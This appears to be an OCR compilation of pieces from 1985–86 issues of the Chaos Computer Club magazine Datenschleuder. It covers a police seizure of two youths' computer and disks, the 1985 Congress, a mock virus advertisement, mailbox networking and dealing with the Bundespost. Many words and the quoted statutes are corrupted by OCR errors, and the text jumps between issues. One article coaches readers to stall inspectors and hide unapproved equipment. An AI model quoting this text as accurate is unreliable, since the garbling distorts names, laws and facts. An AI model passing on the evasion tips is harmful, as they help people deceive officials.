Instead of encouraging such enterprises through liberal and reasonable priced managing of the telephone and datanet is the Bundespost victim of the reproach to further exactly the contrary of this, private initiative. She went in for the adventure of big projects, such as BTX, which limit considerably the movements of the state enterprise and link it to the chain of some data concerns. BTX and similar big projects are not only economically dubious but they also force the participant into the role of the consumer. Activity is not wanted. Old mistakes applied again? An information firm can't afford to build dams.

Information will flow - Information soll fließen!

CCC/BHP: Strassburg den 8. Okt. 1985

## Ausfall der Macht

### Polizei beschlagnahmt Kleincomputer und persönliche Daten

(grd) Am 9. 11. 85 fand der automobiler Kiesschnack zweier jugendlicher Hamburger Computerfreunde ein jähres Ende. Polizisten einer Dienststelle, die sich, wie es heißt, auf die Verfolgung undefinierbarer Verkehrsverstöße spezialisiert hätten, setzten zwei jugendliche über Stunden fest und beschlagnahmten ihren Computer sowie mehrere Floppies mit umfangreichen persönlichen Daten.

Die Polizei behauptete, sie verfolge die beiden wegen „Mißbrauch, (Postbuch S. 234) bzw. „Störung von Fernmeldeanlagen, Zitat Par. 317 Strafgesetzbuch:

- (1) Wer den Betrieb einer öffentlichen Zwecken dienenden Fernmeldeanlage dadurch verhindert oder gefährdet, daß er eine den Betrieb dienende Sache zerstört, beschädigt, beschlagnahmt, verändert oder unbrauchbar macht, oder die für den Betrieb bestimmte elektrische Kraft entzieht, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.
- (2) Der Versuch ist strafbar.
- (3) Wer die Tat fahrlässig begeht, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft. Zitat Ende

Die persönliche Datenübertragung wurde von den Beamten durch Tastaturreingabeverbot unterbrochen. Ein Polizist hatte die Autolur aufgerissen und rief so: was wie: „Nichts verändern!“. Start saßen die Jugendlichen, bis die Mailbox auflegte. Sie sahen nach vergeblichen Versuchen die Unmöglichkeit einer Erklärung der Zusammenhänge ein und mußten lachen über die Tragik der Polizei, völlig unschuldige Hacker bei nichts zu erwischen.

Dann mußten sie hinten im Peterwagen Platz nehmen. Die Kindersicherung wurde aktiviert. Nach kurzer Zeit traf der erste telepathisch alarmierte Hacker ein und machte Folos. Leider war darauf nur eine helleuchtete Hamburger Sparkasse zu sehen.

Nach zweieinhalb Stunden trat der erste Postsachverständige ein, eine halbe Stunde später der zweite. Beide stellten nichts fest außer einer ordnungsgemäßen ortsveränderbaren Datenübertragung mit einer zugelassenen Zusatzrichtung nach FTZ-Formblatt 18 13 1940.00. Trotzdem beschlagnahmten die Polizisten „Akustikkupplung, Tastenelement, (CS4-Computer), Floppy, Fernseher, Spannungswandler, Mehrfachsteckdosen und — das ist das gravierendste — persönliche Daten aller Art auf „viereckigen Scheiben“. Die Polizisten überhört die scharfen Proteste bei der Beschlagnahme der Daten und nahmen eine Reihe privater, nicht genau archivierter Disketten mit Beschlagnahme ohne Protokoll ist rechtswidrig. Aber was helfen Argumente oder Datenschutzgesetze gegen bewaffneten Gehorsam?

Die zu Unrecht Beschuldigten informierten darüber, daß ihre Floppys nicht einmal versiegelt wurden. Anstelle des verlangten Protokolls erhielten die beiden Datentouristen nur die Visitenkarte eines der Beamten. Die Geräte durften nicht einmal verpackt werden, sondern mußten auf Verlangen der Polizisten so in den Kofferraum des Peterwagens geladen werden, daß die Inbetriebnahme der Geräte durch die Polizei ohne lange Kabelei möglich war. Den Beschuldigten wurde außer einem durch Postsachverständige entkräftetem Verdacht nichts vorgeworfen, die Beschlagnahme geschah auf „ausdrückliche Anweisung von oben“.

Klartext: Höhere Dienststellen der Polizei meinen, durch Funk besser informiert zu sein als Sachverständige der Post vor Ort.

In dieser Anmaßung liegt ein Stück Polizeistaat. Die jetzt in der Zeitschrift „Bürgerrechte und Polizei“, von CILP, Berlin veröffentlichten bislang geheimgehaltenen Gesetzentwürfe (ZAG usw.) dokumentieren den gegenwärtigen Versuch des Staates, das informationellen Selbstbestimmungsrecht der Bürger zum informationellen Selbstbestimmungsrecht der Sicherheitsbürokratie zu machen.

Widerstand dagegen ist Bürgerpflicht!

Für eine knappe Woche waren die beiden Jugendlichen ohne Computer und eine Menge persönlicher Daten. Sie wissen nicht, wer alles bei der Polizei ihre Daten kopiert hat und was mit dem Computer geschah. Auf welchen Dienststellen wurde er von welchen Fachkräften in Betrieb genommen? Wurde damit gespielt?

Zwar führten sämtliche telefonischen Anfragen schon am Tag nach der Beschlagnahme zu der ständig wiederholten Auskunft, daß die Geräte abholbereit wären, weil nichts vorläge. Die Jugendlichen hatten, um Verwählungen der Geräte auszuschließen, sogar alle Kaufbelege für die Geräte zusammengebracht. Doch die Abholung wurde zur Odyssee zwischen mehreren Dienststellen.

Zudem besteht der Verdacht, daß eine Dienstweisung der Polizei hier all denen, die einen lockeren persönlichen Umgang am Weltatmenetz pflegen, Knüppel zwischen die Finger werfen will. Denn die beiden Beamten handelten auf Anweisung.

Derartige Vorgehen bewirkt, daß die BRD computermäßig ein Entwicklungsland bleibt. Sogar die DDR gestattet inzwischen sowohl Betrieb als auch die Einfuhr von Computern; bei Akustikkopieren denkt sie noch nach.

Eine kurze juristische Übersicht ergibt neben alltäglichen politischen Willkür Anlaß zu verschiedenen Beschwerden:

1. Es wurde keine Rechtsbehelfsbelehrung erteilt, das ist ein Verstoß gegen VwGO Par. 59.
2. Ein Beschlagnahmeprotokoll gab es nicht, obwohl es verlangt wurde. Par. 107 SPO schreibt vor: „Dem von der Durchsuchung Betroffenen ist nach deren Beendigung auf Verlangen eine schriftliche Mitteilung zu machen, die den Grund der Durchsuchung (Par. 102 103) sowie im Falle des Par. 102 die Straftat bezeichnen muß. Auch ist ihm auf Verlangen ein Verzeichnis der in Verwahrung oder in Beschlag genommenen Gegenstände, falls aber nicht Verdächtiges gefunden wird, eine Bescheinigung hierüber zu geben.“
3. Par. 109 SPO: „Die in Verwahrung oder in Beschlag genommenen Gegenstände sind genau zu verzeichnen und zur Verhütung von Verwechslungen durch amtliche Siegel oder in sonst geeigneter Weise kenntlich zu machen.“
4. Par. 110.3: „Dem Inhaber der Papiere oder dessen Vertreter ist die Beidruckung seines Siegels gestattet; auch ist er, falls demnach die Entsiegelung und Durchsicht der Papiere angeordnet wird, wenn möglich, zur Teilnahme aufzufordern.“

Bedenklich stimmt der Still, mit dem die Polizei „undefinierbare Verkehrsverstöße, verfolgt. Bei der Befragung unserer Rechtschleifendebank fand sich unmittelbar vor Par. 317: „Störung von Fernmeldeanlagen, folgender Paragraph:

- „Par. 316a Rauberischer Angriff auf Kraftfahrer (1) Wer zur Begehung eines Raubes (Par. 249, 250), eines räuberischen Diebstahls (Par. 252) oder einer räuberischen Erpressung (Par. 253) einen Angriff auf Leib, Leben oder Entschlupftheit des Führers eines Kraftfahrzeuges oder eines Militärs unter Ausnutzung der besonderen Verhältnisse des „Straßenverkehrs“ unternimmt, wird mit Freiheitsstrafe nicht unter fünf Jahren bestraft. In besonders schweren Fällen ist die Strafe lebenslange Freiheitsstrafe, in minder schweren Fällen Freiheitsstrafe nicht unter einem Jahr.“

Bei einer Woche Computerentzug durch staatliche Willkür ist dieser Paragraph irgendwas nahelegend. Die Macht der Polizei mißt sich daran, wo sie gilt, was für andere gilt.

Eine Entschuldigung ist das mindeste.

bullein14 ws 85/12040007

ds14-3





# Chaos Communication Congress '85

Die Europäische Hackerparty  
am 27.-29. Dezember 1985

Eidelstedter Bürgerhaus,  
Elbgaustraße 12, 2000 Hamburg 54  
10.00-18.00 Uhr

Was heute noch wie ein Märchen klingt, kann Morgen Wirklichkeit sein. Hier ist ein Märchen von Übermorgen. Es gibt keine Kupferkabel mehr. Es gibt nur noch die Glasfaser und Terminals in jedem Raum. Man sitzt auf fernem Rechner. Die Mailboxen sind als Wohnraum erschlossen. Mit heute noch unvorstellbaren Geschwindigkeiten durchziehen Computer-Clubs unser Datenverbundsystem. Einer dieser Computer Clubs ist der Chaos Computer-Club. Gigantischer Teil eines winzigen Sicherheitssystems, das die Erde vor der Bedrohung durch den Gift schützt. Begleiten wir den CCC und seine Mitglieder bei ihrem Patrouillendienst am Rande der Unkenntlichkeit.


DAS Treffen für Datenreisende! Telefon, Datex, Btx, Mailboxbetrieb,  
Telex, Datenfunk, Videovorführung.

Aktive Workshops. Video- & Papercopiers

Eintritt: Mitglieder DM 20,-  
Private Kongressteilnehmer DM 30,-  
Presse DM 50,-  
Gewerbliche Teilnehmer DM 100,-

Voranmeldung durch Überweisung  
auf Post giro 55 12 57/204 PschA Hamburg  
Sonderkonto C/S. Wernery

Passfoto mitbringen!



## Programm des Jahres 1986 Viromat plus

Zum Einführungspreis von DM 19,97 ist jetzt der Viromat Plus Version 0.0 für verschiedene Rechner erhältlich — das Muß für jeden Hacker.

Das Neue Hacker-Universalexikon zum Thema: "Viren (lat.) sehr kleine, im Ultramikroskop sichtbare, ganz oder zum größten Teil aus Binketten bestehende Körper von kugelförmiger Gestalt (0 bis 1 µm), parasitär, außerordentlich virulent. Wenig differenzierte, Krankheitsrager (z. B. Crouppe, Poliovirus, Masernv.). An der Grenze zwischen belebter und unbelebter Intelligenz: Vermehrung nur im Wirtszellbereich; viele Viruskrankungen erzeugen lebenslangliche Immunität, daher vorbeugende aktive Immunisierung vielfach erfolgreich."

Für eine Dauer von 6 Monaten und bei normaler Anwendung wird gewährleistet, daß Material und Herstellung der Diskette auf der Ihr Virus gespeichert ist, frei von Fehlern sind. Da es nach gegenwärtiger Technik nicht möglich ist, einen Virus so zu entwickeln, daß er insbesondere im Zusammenhang mit anderen Viren fehlerlos arbeitet, entfällt jegliche Garantie. Normerweise beträgt der lytische Infektionszyklus etwa 30 Nanosekunden und bewirkt dauerhafte Viromunität.

viromat 5 ws 851218

## Telecontrol — wie geht das?

Mit sechs Tasten von "sehr schlecht" bis "ausgezeichnet" können Medienkontrollfirmen bezahlte Fernsehschauer das Programm bewerten. Eine Kontrollmaschine mit Telefonanschluß und Modem steht in den betreffenden Wohnzimmern. Im Dunkel jeder Nacht ruft der Datensammelcomputer dort an und die Daten ab. Sie werden aufbereitet und am nächsten Tag ab elf Uhr kann ein kleiner Haufen Medienkontrollreue datenmäßig abrufen, wer was gesehen hat.

Die lassen sich den Spaß zweistellige Millionsummen pro Jahr kosten, damit — verkürzt ausgedrückt — der Vizepräsident eines Getränkekonzerns mit weltweitem Abfallsystem auf einem Kongreß in Hamburg verkünden darf, daß sie für Fernsehwerbung in der BRD nur 4,4% des lokalen Budgets ausgeben, in Brasilien dagegen 90%. Bei uns seien während der "ungünstigen" Werbezeit nur rund 28% der Berisungsmaschinen an. Bestellt. Da suchen die Konzerne sich etwas anderes für die Werbung. Im Moment anbrennt der Kompi um die TV-Satellitenparkplätze am Himmel.

"Der Mensch konsumiert Informationen, die er nicht mehr überblicken, geschweige denn kontrollieren kann. Seine kommunikativen Fähigkeiten verkümmern" schreibt eine politische Wochenzeitung.

telc11 5 ws 851220




## Datenschleuder 15 = März 1986

Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club

## Postprüfplaketten ginn

Zum ersten Jahrestag der Btx-Fernmelderechnung von über 130.000 DM wird die gute (8) alte (!) Ftz-Nummer durch das neue "DBP-Zulassungszeichen" ersetzt. Wer noch Geräte mit Ftz-Nummer hat, muß nicht besorgt sein, daß diese vom 1. April an nicht mehr den zum Teil unberechtigten Vorschriften der DBP entspricht, denn die bisher vergebenen Ftz-Nummern gelten weiter, solange die Zulassungen nicht erlöschen und widerrufen werden.

So sieht das neue Zeichen aus:



Über kurz oder lang wird das gute (!) alte (!) (aber noch) nicht verteilte... (!) Datenklo eine Ftz-Nummer (sorry) ein DBP-Zulassungszeichen erhalten. Denkt darüber nach, wie sich dieses Zeichen am effizientesten per Computer und Matrix/Laserdrucker erstellen läßt, damit ihr eure Klo's mit Testausdrucken tapazieren könnt.

Weiter im (Post-)Text: "Nähere Einzelheiten zur Kennzeichnung zugelassener Fernmeldeeinrichtungen können dem Amtsblatt ZPF 1-1-B 3240 vom 13.11.1985

P.S.: Die Vorschriften über die Wirtschaftlichkeit von Ftz-Nummern bzw. DBP-Zulassungszeichen sind im Gegensatz zu den Vorschriften, die die Technik betreffen, nicht genügend definiert, da es schon zu Beschlagnahme eines Akustikkopplers Typ Detaphon S-21D gekommen ist, weil die Ftz-Nummer durch häufigen Gebrauch stark verwischt war und die Polizei deswegen bezweifelte, daß der in dsl 4 genannte Koppler überhaupt eine besitzt.

esco/l338  
/x/wsf/ftzneu15 ws 860323 1522

die datenschleuder 15. März 1986  
das wissenschaftliche fachblatt für datenreisende

D-2000 Hamburg 20  
Schwenckstraße 85  
Geomet. Geol. Chaos-Team  
Brett Datenschleuder  
Btx: # 655321 #  
Herausgeber und VSPG  
Herwart Holland-Moritz  
Mitarbeiter dieser Ausgabe (u.a.)  
R. Schrutski, S. Wernery, A. Eichler, P. Franck, H. Guel, M. Köhn  
Eigendruck im Selbstverlag  
März 1986







## Trara — die Post ist da! Hinweise für Ausfälle der dritten Art

Trara — die Post ist da  
Hinweise für Ausfälle der dritten Art  
Der Redaktion sind in letzter Zeit vermehrt Berichte zuge-  
gen, aus denen klar hervor geht, daß immer noch gewisse Un-  
sicherheiten herrschen, wenn es um den Umgang mit dem größ-  
ten Dienstleistungsunternehmen in diesem unserem Lande geht.  
Wir wollen daher noch einmal zusammenfassen, wie man sich  
tunlichst zu verhalten hat, wenn es zu störenden Ausfällen wg.  
Post kommt.

Oberster Grundsatz ist auch hier: keep cool. Nichts wird so  
heiß gegessen, wie es gekocht wird und man kann viel Unheil  
abwenden, wenn man sich informiert, bevor irgendwelche Kin-  
der in ominöse Brunnen fallen. Wer sich nicht sachkundig  
macht, bevor er zum Beispiel ein Modem anschließt, handelt  
grob fahrlässig und mußte eigentlich wegen Dummheit noch  
eins obendrauf kriegen.

Grundlage für alles Handeln der Post ist in unserem speziellen  
Fachgebiet die Fernmeldeordnung mit den dazugehörigen  
Verwaltungsanweisungen. Letztere sagen aus, was mit den  
Paragrafen der FO wirklich gemeint ist, sie sind also für uns  
besonders wichtig. Wer dafür genügend Kohle locker machen  
kann, sollte sich den Kram bestellen, wobei es sehr unfein ist, die  
Leute im nächsten Telefonat den deswegen in Verlegen-  
heit zu bringen. Bestellt den Kram beim zuständigen Fernmel-  
deamt, die Verwaltungsbeamten da wollen ja auch mal an-  
dres tun. Wer sich das nicht leisten kann, muß mit unseren Tips  
zufrieden sein.

Es gibt drei Stadien von postlichen Ausfällen. Nummer eins ist  
ein überraschender Anruf: „Müller, Fernmeldeamt! bröckel-  
... wir haben festgestellt! ... usw. In diesem Fall empfiehlt es sich,  
dem netten Beamten die FIZ-Nr. des eigenen Kopplers mitzutei-  
len und ihn darauf hinzuweisen, daß man ausschließlich mit die-  
sem Gerät tätig wird. Sollte er den Verdacht, man benutze un-  
postalische Geräte, wiederholen, empfiehlt sich die Popoagen-  
taktik: „Ich sagte doch bereits, ich benutze ausschließlich einen  
Koppler mit der FIZ-Nr. 18.13.1808.00 der Firma E. ...“ Gegeben-  
falls sollte man sich dann noch ein paar weitere FIZ-Nr. be-  
nennfalls so lange wiederholen, bis der nette Herr aufgab.

Stufe zwei endet mit einem überraschenden Schellen der Tür-  
glocke. Zwei bis drei nette Herren präsentieren ihren Dien-  
stausweis und bitten mehr oder weniger höflich um Zutritt. Emp-  
föhlene Reaktion: Höflich um indirekte Berichtigung der Ausweise  
bitten. Falls das Ansinnen abgelehnt wird, Zutritt verweigern,  
die Herren sind verpflichtet, sich auszuweisen. Ausweise sorg-  
fältig prüfen (in der Zwischenzeit besteht Gelegenheit für zufäl-  
lig anwesende sachkundige Besucher, aufzuraumen). Besonde-  
res Augenmerk auf die Gültigkeit der Ausweise richten, das  
Verfälschung ist nach vor dem Namen des Inhabers vermerkt.

Bei unglücklichem Ausweis: Zutritt verweigern. Bestehen hinsicht-  
lich der Ausweise keine Bedenken, einen Blick auf die Uhr wer-  
fen. Zutritt braucht nur während der üblichen Geschäftszeiten  
gewährt zu werden. Das legen wir einmal bankrottig aus und  
verwehren in der Zeit von 18.00 bis 07.00 Uhr ohnehin den Zu-  
tritt. Sodann fragen wir die Herren, ob sie sich angemeldet hal-  
ten. Wird dies verneint, oder ist sicher, daß eine Anmeldung  
nicht erfolgt ist, drücken wir unser Bedauern aus und verab-  
schieden die Herren. Sehr hilfreich ist dabei die Floskel: „Es tut  
mir ja ausgesprochen leid, aber meine Frau (Freund(in), Bekann-  
ter) ist grad unter der Dusche ... kommen sie doch in andermal  
wieder, ja?“

Stufe drei ist die gefährlichste, hierbei erscheinen wiederum  
mehrere Herren, diesmal ist aber auch jemand von der Staat-  
sanwaltschaft dabei und präsentiert zusätzlich zum Ausweis  
einen richterlichen Durchsuchungsbeschluss. Hier hilft eigentlich  
nichts mehr, außer man ist vorgewarnt und vermeidet diese  
Konfliktsituation, indem man nur während der eigentlichen Be-  
triebszeit die Anlagen angeht. Man hat zu jedem anderen Zeit-  
punkt sollte eine ordnungsgemäße Fernsprechanlage vorhan-  
den und angeschlossen sein.

## Datenschleuder 15. März 1986

Seite 2

Nach etwas Beschlagnahme von Geräten kann in jedem Fall  
nicht durch die Post erfolgen, sondern nur durch Polizei oder  
Staatsanwaltschaft. Postler haben die Anweisung: Die Hin-  
ordnungsgemäßen Geräte werden dem Teilnehmer unter Hin-  
weis auf sein Fehlverhalten ausgehändigt!

Es gibt zusätzlich eine Reihe von Maßnahmen, die man  
treffen kann, um im Falle eines Falles gewappnet zu sein:  
- alle Anschlußboxen der Post sollten im Flur angebracht sein,  
die Post darf nur die Räume betreten, in denen Fernmeldean-  
richtungen vorhanden sind. Im Bedarfsfall dann aus Telefon in  
den Flur stellen.

- wenn immer möglich, Dosenanlagen verwenden. Das kostet  
wenig mehr Marktfußball pro Monat extra, ist aber praktisch, da  
man im Bedarfsfall nur umstecken muß.

- keine Eingriffe in den Postapparat. Lieber im Bastelladen ein  
Amitelefön für 20.- DM kaufen und daran basteln. Im Falle eines  
Falles steht immer ein ordnungsgemäßes Gerät parat. Ist un-  
dingt zu empfehlen, wenn man mit Dosenanlage arbeitet.  
- falls das nicht möglich ist, wenigstens ein paar Plomben fürs  
Telefon bereithalten und notfalls den Apparat neu versiegeln  
lassen.

/x/ ws/ fpost/ 15. ws 860213.2210 goblin

## Alltagserfahrung eines Hackers Wo bitte gibts eine NUI?

Alltagserfahrung eines Hackers

Wo bitte gibts eine NUI?  
„Nun war ich es leid“. Wieder war eine mühsam erklämpfte NUI  
gespiert worden. Warum wachselnde warten, um in den Ge-  
neß der Datenbanken und Netzwerk in aller Welt zu gelang-  
gen? Ich beschloß, mir ganz offiziell eine NUI zu besorgen.

Gesagt-gesagt, auf zum nächsten Postamt. Da ich in Hamburg  
Bromfeld arbeite, mußte ich mit einem relativ kleinen Postamt  
vorlieb nehmen. Rein in den Laden, aka, hinter dem Schalter  
sitzte einer, der nicht ganz den stumpfen Postlerblick draufhat.  
„Guten Tag, ich möchte gerne eine NUI für Datex-P beantra-  
gen“, sagte ich mit freundlicher Miene. „Datex-P WAS?“, kam es  
aus dem Munde des guten Mannes. Ich erklärte ihm kurz mein  
Begehren. „Nee, das gibt's hier höchstens am Patentschalter“.

Na gut, bei Datex werden ja auch Pakete verschickt. Also auf  
zum Patentschalter. Ein blonder Engel hinter dem Schalter lä-  
chelte mich erwartungsvoll an. Erneut trug ich meinen Wunsch  
vor. „Nein, da müssen Sie an Schalter 1 gehen“, erwiderte sie  
mit verwirrtem Gesicht. „Sorry Lady, da komme ich gerade  
her“. Sie erklärte mir, ich möge kurz warten, da sie ihren Chef  
anrufen wolle. Als sie diesem dann erklärte, hier wolle ein Kun-  
de Datex-P beantragen, bin ich in schallender Gelächter aus-  
gebrochen. „was mir böse Blicke sämtlicher Postler einbrachte“.

Nun erklärte mir, der Chef wurde gleich zurückrufen, ich solle  
kurz warten. Nach ungefähr 5 Minuten ein Rückruf. Um weitere  
Mißverständnisse auszuschließen, wurde ich direkt mit einer  
netten Dame vom Fernmeldeamt verbunden. Endlich wußte je-  
mand Bescheid.

Ein kurzes Gespräch brachte den gewünschten Erfolg: am  
nächsten Tag lag ein Antragsformular bei mir im Briefkasten. So  
schnell funktioniert es (manchmal) bei der Post. Postwendend  
schickte ich das ausgefüllte Formular zurück, auf Antwort war-  
te ich allerdings noch immer. Zum Ganzen kam ich nur eins sa-  
gen: „Patex-D-Auslösung — Anforderung durch Klebstelle!“  
Ich wünsche Euch mehr Erfolg, falls ihr ähnliches vorhaben soll-  
tet! schreibt MAGIC an die Redaktion.  
nuneu15. ws 860204.2000 magic

## Kinder sind Chooten

Kinder sind Chooten  
... sie springen bei jeder Gelegenheit aus den für sie präparier-  
ten Entwicklungsmustern heraus, zerstören die die Entwicklung  
gründenden Ordnungen, greifen sie an ...  
Vor der Schulstunde

... Erst dann, wenn Du sicher bist, alle zu beherrschen, kamst  
Du mit dem Unterricht anfangen.

... Die tägliche Hauptarbeit der Schüler gegen die Schüler. Sie  
findet nicht mit ihnen statt. Der Schulunterricht hat durchaus  
Züge von Grabenkrieg. Beide Seiten haben sich eingerichtet  
Geschehe ist kein Herrschaftsinstrument. Es enthält die Hil-  
flosigkeit.

... Unsicherheit Überwachung.  
... Unsichtbarkeit ist Bedingung für das Funktionieren des  
Überwachungssystems.

... Kein kommunikativer Akt, der nicht unter den Augen des  
Lehrers (oder sonstwem, Anm. ds) vollzogen werden müßte.  
Kommentar der Redaktion:

Ein Buch, das Einschränkungen informeller Selbstbestim-  
mung im Alltag gut beschreibt. Die Verallgemeinerung vom  
Lehrer hinter den Rücken der Klasse zur unsichtbaren Überwa-  
chung bei Telefon und Telekommunikation etc. muß der Leser  
leisten. Schon die gut gegliederte Lehreranalyse macht das  
Werk zu einem Handbuch im Grabenkrieg für beide Seiten, ci-  
do  
Schulzeiten, vom Herrschen und vom Leiden.  
Friedrich Thiemann.

ISBN 3-518-11831-3 DM 10,- rund 4 Pfennig pro KB.


## Die Wüste lebt

Die Wüste lebt  
Deutschlands Mailboxszene gerät in Bewegung. Aus den ein-  
zelnen Datenosen in den Städten und Dörfern sollen sollen  
bleibende Informationsfelder für alle werden. Notwendig ist da-  
bei in erster Linie, daß die Betreiber der lokalen Systeme eine  
Möglichkeit haben, Informationen auszutauschen. Bereits auf  
den 7. Hessischen Computertagen in Neu-Isenburg bei Frank-  
furt im September letzten Jahres trafen sich die engagierten Sys-  
teps einiger privater Bulletin Boards, um Erfahrungen auszu-  
tauschen und Wege zur Zusammenarbeit zu finden. Es stellte  
sich dabei heraus, daß es vorrangig wichtig ist, ein Informa-  
tionsmedium zur Verfügung zu haben, daß es dem einzelnen  
Betreiber ermöglicht, preisgünstig Informationen an die ande-  
ren weiterzugeben. Konsequenterweise kann so etwas nur über  
Datex laufen, die Errichtung eines entsprechenden Systems  
oder die Nutzung eines solchen ist also Voraussetzung für so  
ein Projekt.

Auf dem CCC 85 wurden diese Probleme der konkreteren ange-  
packt, der Tag des Sysops brachte eine Reihe fruchtbarer Ge-  
spräche, an deren Ende der Plan stand, InterPoolNet zu grün-  
den. Aufgabe dieses Vereins soll es sein, die Telekommunikation  
in freundschaftlicher und völkerverständigender Weise zu för-  
dern. Im Klartext heißt das, daß jeder der Informationen hat,  
diese einen großen Topf werfen kann, aus dem sich alle Ver-  
einmitglieder bedienen können. Auf diesem Wege wird den  
Sysops ein Instrument in die Hand gegeben, das dem Otto  
Normaluser den Zugang zum Weltall leicht macht. Aktuelle  
Informationen können so aus den entlegenen Teilen der Welt  
direkt an den interessierten Benutzer eines lokalen Bulletin  
Boards gelangen.

Wir berichten in einer späteren Ausgabe über InterPoolNet,  
wenn der Verein die ersten technischen und rechtlichen Hürden  
genommen hat.  
/x/ ws/ interp/ 15. ws 19860204.22051  
goblin

Neue Aboabteilung  
Nach dem Abdonken der bisherigen Aboabteilung wegen frei-  
williger Überlastung gab es Monate der postmöglichen null-  
hen Grenzlosigkeit. Dazu kam allgemeine Überlastung, auch  
der CCC 85 hat einen Haufen Arbeit gemacht.  
Dabei ist eine Menge Post liegengeblieben (Standardfrage am  
Telefon: „Lage die Bestellung mehr als drei Monate zurück?“).  
Jetzt hat die neue Aboabteilung die Verarbeitung eingehender  
Daten steuend aufgenommen.  
Die frische Lieferung Hackerblättern (im guten Buchhandel unter  
„Betriebsystemen“ zu finden) wird, nun postgenügend, als Bü-  
cherung verschickt (Eben beschwerte sich noch einer, wo  
seine Hackerblättern blieb, ds.).  
Die neue Aboabteilung ist stolz darauf, in der letzten Woche  
nicht nur logesaktuell geworden zu sein, sondern — wegen  
gleichzeitiger Aufraumens einiger Privatstapel — auch ältere  
Posthäufchen bearbeitet zu haben.  
Der älteste Brief stammte aus 1984.  
olp15. ws 860226.0030



## Datenschleuder Seite 3 Das Wissenschaftliche Datenblatt für Datensende

### KURZMELDUNG

Datenschleuder bei Bestellungen an den CCC  
„Liebe Chooten, ich möchte eure Datenschleuder abonnieren.  
Anbei, ein V-Scheck über 30,- DM und eine Studienbeschein-  
gung. Heißt es in einem Brief an die Redaktion.“  
Die beigefügte „Immatrikulationsbescheinigung“ sieht aus wie  
ein Schweizer Käse. Unter der Namenszeile klafft dort, wo Ge-  
burtsdatum und -ort (19 Zeichen) standen, ein Loch. Auch ach-  
stellige Matrikelnummer und das Semester der Erstimmatrikula-  
tion sind sauberlich ausgeschnitten. Beim „Fachsemester“  
schneidet der Absender ein zu kleines Loch; es sind weniger als 10.  
Der Studiengang „Physikalische Technik“ wurde nicht zum Käse-  
loch. Der Absender wird deshalb als angehender Fachmann auf  
diesem Gebiet bei uns registriert“ meint die Aboabteilung.  
postw15. ws 860226.0006

## Perverse Staubsauger

Perverse Staubsauger?  
Beim Reinigungsversuch einer BIM-Kugelschreibmaschine  
mit einem Staubsauger wurde das Farbband mit derartiger  
Wucht ausgeföhrt und eingesaugt, daß ein Herausziehen des-  
selben nach dem Ausschalten nicht mehr möglich war und das  
Farbband durchgeschnitten werden mußte, damit die einge-  
saugten Meter im Staubbeutel verschwinden konnten.  
staubsaug.w15.860118.1611.wau

## KURZMELDUNGEN

### Kleine Fische

Intermail — Vernetzung der lokalen Systeme  
Zukunftsorientierte Datenkommunikation betreiben bedeutet heute, an der Schwelle zum Informationszeitalter, daß die Vernetzung der bestehenden Systeme vorangehen werden muss. Umfassende Information setzt umfassende Vernetzung der sogenannten Low-Cost-Systeme voraus. Bildung waren die sogenannten Low-Cost-Systeme, also von privat betriebenen Mailboxen auf Home- und Personalcomputern von dieser Entwicklung ausgeschlossen. Das soll sich schon in nächster Zukunft ändern, um auch dem "Otto Normaluser" die vernetzte Welt der Daten erschließen.

Bereits seit einiger Zeit existiert in Hamburg eine lose Gruppierung von Betreibern privater Low-Cost-Boxen, die unter dem Namen Bulletinboard Service Hamburg versucht, Ordnung ins Chaos zu bringen und durch gemeinsame Anstrengungen der Sysops Schritte in dieser Richtung zu machen.

Auf dem CCC 85 wurde erstmals ein Vorschlag zur Vernetzung der lokalen Systeme mit dem Arbeitstitel "Intermail" vorgestellt. Es handelt sich hierbei um ein Konzept, das innerhalb der kommerziellen Mailboxsysteme bereits realisiert ist und dort zu den Standarddienstleistungen gehört. Intermail erlaubt es dem Teilnehmer persönliche Nachrichten an andere User, ohne daß diese zwangsläufig in allen lokalen Boxen vertreten sein müssen. Es genügt völlig, in einer Mailbox als Benutzer eingetragen zu sein, um von jedem anderen User der anderen Boxen angesprochen werden zu können. Der Vorteil liegt auf der Hand. Wer bisher als engagierter Nutzer der lokalen Systeme gezwungen war, mehr oder weniger regelmäßig in allen Boxen vertreten zu sein, kann sich nunmehr darauf beschränken, die für ihn persönlich wichtigsten anzurufen.

Technisch realisiert wird Intermail durch einen eigenständigen Rechner, Internetcrawler oder kurz IMC genannt. Dieser fragt regelmäßig zu festgelegten Zeiten die lokalen Systeme auf vorhandene Intermail ab, verarbeitet diese und verteilt sie wieder. Natürlich kostet so etwas Geld, in einem regionalen Netzwerk mit zehn Mailboxen fallen bei täglichem Update durch den IMC rund 130,- DM pro Monat an, selbst wenn keine Nachrichten verarbeitet werden müssen. Daraus folgt zwangsläufig der Schluß, daß Intermail nur dann sinnvoll ist, wenn ausreichend zahlende User daran teilnehmen. Nach Schätzungen der Hamburger Arbeitsgruppe funktioniert Intermail kostendeckend, wenn rund dreißig User mit monatlichen Beiträgen von vier bis fünf DM dabei sind.

In der Praxis sieht die ganze Geschichte nun so aus, daß das Konzept Intermail bereits weitgehend realisiert ist. Die ersten Probeäufe sind abgeschlossen und bis spätestens Mitte Februar wird Intermail in Hamburg als Dienstleistung für die Nutzer der privaten Systeme zur Verfügung stehen. Selbstverständlich wird das Intermail-System allen interessierten Betreibern BBSH, zu erreichen über die CLINCH-Box Hamburg, intern: 15 861306 2035 goblin


C9927F

## Datenschleuder - Sonderausgabe

**CHAOS COMMUNICATION CONGRESS 85**  
EIDELSTÄDTER BURGERHAUS HAMBURG  
27.12.-29.12.85

Das wissenschaftliche Fachblatt

BTX 92049204/655322



## Der Congress tanzt

Früher war der Tanz Ausdruck aktiver Kommunikation, ein Ort der Kontaktaufnahme über geografische Grenzen hinweg. Jetzt hat der CCC einen Boden bereitet, auf dem sich zur Jahreswende 85/86, Datentechnik, Piktorek und andere Kommunikationsbegeisterte im Eidelstädter Bürgerhaus zum Tanz aufordern können.

Das Motto: Du darfst!  
Die Heilige: Benutzt die Neuen Medien!  
